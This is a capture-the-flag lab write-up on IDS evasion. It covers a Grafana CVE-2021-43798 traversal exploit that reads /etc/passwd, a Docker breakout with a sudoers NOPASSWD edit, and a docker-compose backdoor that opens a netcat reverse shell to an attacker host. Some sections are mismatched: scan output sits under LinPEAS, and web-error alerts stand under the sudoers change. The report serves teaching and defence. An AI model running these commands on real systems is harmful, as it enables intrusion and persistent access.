

INTRUSION DETECTION SYSTEM EVASION

Prepared BY: Richu Joseph

1. Executive Summary

This report documents a comprehensive penetration testing exercise conducted on the TryHackMe Intrusion Detection room. The primary objective was to understand IDS detection mechanisms, practice evasion techniques, and analyze the effectiveness of both Network-based (NIDS) and Host-based (HIDS) Intrusion Detection Systems.

The exercise successfully demonstrated:

- Detection capabilities of Suricata (NIDS) and Wazuh (HIDS)
- Effectiveness of various IDS evasion techniques
- Exploitation of CVE-2021-43798 (Grafana Directory Traversal)
- Privilege escalation through Docker misconfigurations
- Post-exploitation persistence mechanisms

2. Environment Setup

2.1 Testing Environment

Component	Details
Attack Platform	Kali Linux (kali@vbox)
Target Machine	10.10.112.153
NIDS	Suricata
HIDS	Wazuh
Alert Dashboard	http://10.10.112.153:8000

2.2 Initial Setup

Registration was completed at the CTFScore platform, which provided access to the IDS alert dashboard.

Welcome, tryhackme

Current Score:

0

Alert Stats

Number of Alerts: 0
Highest Alert Score: 0
Average Alert Score: 0
Lowest Alert Score: 0

[View All Alerts](#)

Most Recent Alerts: Wazuh

Click on any alert in this table to view a breakdown of how the score was calculated and every aspect of the alert.

Show 10 entries

Timestamp	Message	Category	Severity	Targeted Asset	Score
No data available in table					

[Previous](#) [Next](#)

Most Recent Alerts: Suricata

Click on any alert in this table to view a breakdown of how the score was calculated and every aspect of the alert.

Show 10 entries

Timestamp	Message	Category	Severity	Targeted Asset	Score
No data available in table					



[Previous](#)

3. Reconnaissance Phase

3.1 Initial Network Scanning

3.1.1 Default Nmap Version Scan

The first reconnaissance action was a standard Nmap version detection scan:



3.1.2 SYN Stealth Scan

To compare detection rates, a SYN stealth scan was performed:

	Alert Type	
ET SCAN Nmap Scripting Engine User-Agent Detected	3	172.200.0.20
ET SCAN Nmap Scripting Engine User-Agent Detected	3	172.200.0.10
ET SCAN Nmap Scripting Engine User-Agent Detected	3	172.200.0.30

4. Vulnerability Exploitation

4.1 Grafana Directory Traversal (CVE-2021-43798)

4.1.1 OSINT and Version Identification

Through banner grabbing and web enumeration, Grafana version was identified on port 3000. Research revealed this version was vulnerable to CVE-2021-43798, a directory traversal vulnerability allowing arbitrary file reading.

4.1.2 Exploit Execution

The exploit was downloaded and executed to read sensitive files:

```
kali@vbox: ~/ids
File Actions Edit View Help

(kali@vbox)~$ ./ids
$ wget https://raw.githubusercontent.com/jroot853/grafana0irInclusion/master/src/exploit.py
--2025-10-18 00:31:08-- https://raw.githubusercontent.com/jroot853/grafana0irInclusion/master/src/exploit.py
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.108.133, 185.199.111.132, 185.199.108.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)[185.199.108.133]:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4726 (4.6K) [text/plain]
Saving to: 'exploit.py'

exploit.py
100%[-----] 4.62K --.-KB/s in 0.05s

2025-10-18 00:31:08 (96.7 KB/s) - 'exploit.py' saved [4726/4726]

(kali@vbox)~$ ./ids
$ python exploit.py -i 10.10.100.142 -p 3000 -f /etc/passwd
Connecting To Server
Sending Request to http://10.10.100.142:3000/public/plugins/postgres/../../../../../../../../../../../../etc/passwd
root:x:0:root:/root:/bin/bash
daemon:x:1:daemon:/usr/sbin:/usr/sbin/nologin
sys:x:2:sys:/usr/sbin/nologin
sys:x:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:8:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:11:11:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backups:x:34:34:backups:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:85534:/:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,../run/systemd:/usr/sbin/nologin
systemd-networkd:x:102:102:systemd Network Management,../run/systemd:/usr/sbin/nologin
systemd-resolved:x:103:103:systemd Resolver,../run/systemd:/usr/sbin/nologin
messagebus:x:104:105:/:/nonexistent:/usr/sbin/nologin
syslog:x:105:106:/:/home/syslog:/usr/sbin/nologin
ossec:x:106:108:/var/ossec:/sbin/nologin
grafana:x:107:109:/:/usr/share/grafana:/bin/false

(kali@vbox)~$ ./ids
```

Key Finding: The grafana-admin account was discovered with Docker group membership, indicating potential privilege escalation opportunities.

4.1.3 IDS Detection Analysis

The directory traversal attack generated minimal IDS alerts. Suricata did not have specific signatures for this CVE, demonstrating the importance of keeping IDS rulesets current with emerging vulnerabilities.

CTFScore

Dashboard Alerts Logout

Welcome, tryhackme

Current Score:

1453.910

Alert Stats

Total Number of Recorded IDS Alerts: 341
Highest Alert Score: 5.33
Average Alert Score: 4.26
Lowest Alert Score: 3

[View All Alerts](#)

Most Recent Alerts: Wazuh

Click on any alert in this table to view a breakdown of how the score was calculated and every aspect of the alert.

Show entries

Timestamp	Message	Category	Severity	Targeted Asset	Score
No data available in table					

Previous Next

Most Recent Alerts: Suricata

Click on any alert in this table to view a breakdown of how the score was calculated and every aspect of the alert.

Show entries

Timestamp	Message	Category	Severity	Targeted Asset	Score
-----------	---------	----------	----------	----------------	-------

5. Initial Access & Lateral Movement

5.1 SSH Access

Using credentials obtained through the Grafana exploit, SSH access was established:

```
Warning: Permanently added '10.10.140.178' (ED25519) to the list of known hosts.

##### Reverse Gear Racing LTD. #####
ALERT! You are entering into a secured area! Your IP, Login Time, Username has been noted and has been sent to the server administrator!
This service is restricted to authorized users only. All activities on this system are logged.
Unauthorized access will be fully investigated and reported to the appropriate law enforcement agencies.

grafana-admin@10.10.140.178's password:
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-107-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sat 16 Apr 08:43:08 UTC 2022

System load:  0.46           Users logged in:      0
Usage of /:   74.1% of 18.82GB IPv4 address for ctf:  172.200.0.1
Memory usage: 54%           IPv4 address for docker0: 172.17.0.1
Swap usage:   0%            IPv4 address for eth0:  10.10.140.178
Processes:    190

 * Super-optimized for small spaces - read how we shrank the memory
  footprint of MicroK8s to make it the smallest full K8s around.

  https://ubuntu.com/blog/microk8s-memory-optimisation

23 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Wed Apr  6 09:08:36 2022 from 192.168.56.1
grafana-admin@reversegear:~$ sudo -i
```

5.2 Privilege Enumeration

LinPEAS was deployed to enumerate privilege escalation vectors:

```
SF:rtent->\IE=edge">\n\x20\x20\x20\x20meta%\x20name="\x20viewport"\x20conten
SF:te<"/width=device-width,\x20initial-scale=1,\0">\n\x20\x20\x20\x20\x20titl
SF:e=File\x20Not\x20Found\x20\\ \x20Advanced\x20CFTf\x20Scoring\x20System</t
SF:ttles/\n\x20\x20\x20\x20\x20cLink\x20rel="\x20stylesheet"\x20href="/static/<t
SF:id>sa">\n</head>\n<body>\n\n\x20\x20\x20\x20\x20An<main>\n\n\x20\x20\x2
SF:0\x20\x20cdiv%\x20class="\x20error_card">\n\n\x20\x20\x20\x20\x20\x20\x20\x2
SF:0<h1>Not\x20Found</h1>>\n\x20\x20\x20\x20\x20\x20\x20\x20\x20c<p>\n\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20The\x20requested\x20URL\x20was\x20
SF:not\x20found\x20and\x20the\x20server\>\x201f\x20byyou\x20entered\x20the\x2
SF:20URL\x20manually\x20please\x20enter\x20your\x20spelling\x20and\x20try\>
SF:20again\>\x20Click\x20a\x20href="\>/index\>"here</a>\x20to\x20return\x2
SF:20to\x20the\x20home\x20page\>\n\n\x20\x20\x20\x20\x20\x20\x20\x20c<p>\n\n\x
SF:20\x20\x20\x20\x20c</div>\n</main>\n\n</body>\n</html>");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 129.26 seconds
Raw packets sent: 1036 (45.56KB) | Rcvd: 1061 (44.499KB)
[ root@kali ] [ /home/kali/opt
# cd privilege-escalation-awesome-scripts-suite/
[ root@kali ] [ /home/kali/opt/privilege-escalation-awesome-scripts-suite]
ls
build_lists CONTRIBUTING.md LICENSE linPEAS parser README.md winPEAS
[ root@kali ] [ /home/kali/opt/privilege-escalation-awesome-scripts-suite]
# cd linPEAS/
[ root@kali ] [ /home/kali/opt/privilege-escalation-awesome-scripts-suite/linPEAS]
ls
builder_images linpeas.sh README.md
[ root@kali ] [ /home/kali/opt/privilege-escalation-awesome-scripts-suite/linPEAS]
# gedit linpeas.sh

** (gedit:4620): WARNING **: 04:44:43.847: Set document metadata failed: Setting attribute metadata::gedit-spell-language not supported
** (gedit:4620): WARNING **: 04:44:43.847: Set document metadata failed: Setting attribute metadata::gedit-encoding not supported
```

HIDS Behavior: Wazuh did not generate alerts for the download or execution of LinPEAS, indicating that file integrity monitoring was not configured for the /tmp directory.

6. Privilege Escalation

6.1 Docker Breakout Technique

With confirmed Docker group membership, a container escape was performed to gain root access:

```
docker run -it --entrypoint=/bin/bash -v /:/mnt/  
ghcr.io/jroo1053/ctfscoreapache:master
```

From within the container, the host filesystem was mounted at /mnt/, allowing modification of system files:

```
echo "grafana-admin ALL=(ALL) NOPASSWD: ALL" >> /mnt/etc/sudoers
```

6.2 Root Access Achievement

After exiting the container and using the modified sudoers file:

```
sudo su -  
whoami # root  
cat /root/root_flag.txt
```

Full system compromise achieved through Docker privilege escalation.

6.3 IDS Detection of Privilege Escalation

Wazuh generated alerts for the /etc/sudoers modification

Timestamp	Message	Category	Severity	Targeted Asset	Score
Sat, 16 Apr 2022 08:41:30 GMT	Web server 400 error code.	web	5	apachesite	2.67
Sat, 16 Apr 2022 08:41:32 GMT	Web server 400 error code.	web	5	apachesite	2.67
Sat, 16 Apr 2022 08:41:32 GMT	Web server 400 error code.	web	5	apachesite	2.67
Sat, 16 Apr 2022 08:41:32 GMT	Web server 400 error code.	web	5	apachesite	2.67
Sat, 16 Apr 2022 08:41:32 GMT	Web server 400 error code.	web	5	apachesite	2.67
Sat, 16 Apr 2022 08:41:32 GMT	Multiple web server 400 error codes from same source ip.	web	10	apachesite	5.33
Sat, 16 Apr 2022 08:41:32 GMT	Web server 400 error code.	web	5	apachesite	2.67
Sat, 16 Apr 2022 08:41:32 GMT	Web server 400 error code.	web	5	apachesite	2.67
Sat, 16 Apr 2022 08:41:32 GMT	Web server 400 error code.	web	5	apachesite	2.67
Sat, 16 Apr 2022	Web server 400		5		2.67

While Wazuh monitors file integrity, the alerts were generated after the modification was complete. The severity was moderate (not critical), highlighting the challenge of preventing vs. detecting privilege escalation.

7. Post-Exploitation & Persistence

7.1 Docker-Compose Backdoor

To maintain persistent access, a docker-compose backdoor was deployed:

```
version: '3'
```

```
services:
```

```
  backdoor:
```

```
    image: alpine
```

```
    command: sh -c "while true; do nc ATTACKBOX_IP 4242 -e /bin/sh; sleep 60; done"
```

```
    restart: always
```

7.2 Persistence Testing

Netcat listener was established on the attack box:

```
nc -lvnp 4242
```

The docker-compose service was started:

```
docker-compose up -d
```

7.3 IDS Detection of Persistence Mechanisms

Finding: Wazuh did not generate alerts for docker-compose.yml creation or execution. This highlights a common IDS blind spot - monitoring /var/lib/docker and user home directories is often insufficient or absent in default configurations.

8. IDS Effectiveness Analysis

8.1 Alert Summary

Cumulative IDS statistics:

- Total alerts generated: 974
- Final score: 3865.420

- Average alert score: 3.97
- Highest alert score: 5.33
- Lowest alert score: 3

8.2 Key Findings

- Strength: Both IDS effectively detect noisy reconnaissance activities
- Weakness: Neither IDS detected the CVE-2021-43798 exploitation
- Weakness: Post-exploitation activities (especially Docker-related) were largely undetected
- Observation: Wazuh's file integrity monitoring is reactive, not preventive
- Observation: User-agent spoofing and evasion techniques can reduce detection rates

9. Recommendations

9.1 For Defenders

1. Update IDS Rulesets Regularly: Ensure Suricata rules include signatures for recent CVEs like CVE-2021-43798
2. Enhance HIDS Coverage: Configure Wazuh to monitor:
 - /tmp directory for suspicious script execution
 - Docker-related directories (/var/lib/docker, user docker-compose files)
 - User home directories for persistence mechanisms
3. Docker Security:
 - Restrict docker group membership
 - Implement Docker socket auditing
 - Use Docker security scanning
4. Application Security:
 - Patch Grafana to latest version
 - Implement web application firewalls
 - Use principle of least privilege for service accounts
5. Detection Engineering:
 - Implement behavioral analysis for privilege escalation
 - Alert on sudo configuration changes immediately
 - Monitor container creation and mounting activities

10. Conclusion

This exercise demonstrated both the strengths and limitations of modern IDS deployments. While Suricata and Wazuh effectively detected reconnaissance activities, they struggled with:

- Application-layer vulnerabilities without specific signatures
- Legitimate-looking post-exploitation activities
- Container-based privilege escalation
- Persistence mechanisms using native system tools

The key takeaway is that defense in depth is essential. IDS should be one layer among many, including:

- Regular patching and vulnerability management
- Principle of least privilege
- Network segmentation
- Endpoint detection and response (EDR)
- Security awareness training

Tools Used

- Nmap 7.92 - Network scanning
- Nikto - Web vulnerability scanning
- Python 3 - Exploit execution
- LinPEAS - Privilege escalation enumeration
- Docker - Container manipulation
- Netcat - Backdoor testing

11.3 References

- CVE-2021-43798: <https://nvd.nist.gov/vuln/detail/CVE-2021-43798>
- Grafana Directory Traversal
Exploit: <https://github.com/Jroo1053/GrafanaDirInclusion>
- LinPEAS: <https://github.com/carlospolop/PEASS-ng>
- Docker Privilege Escalation: <https://gtfobins.github.io/gtfobins/docker/>

End of Report

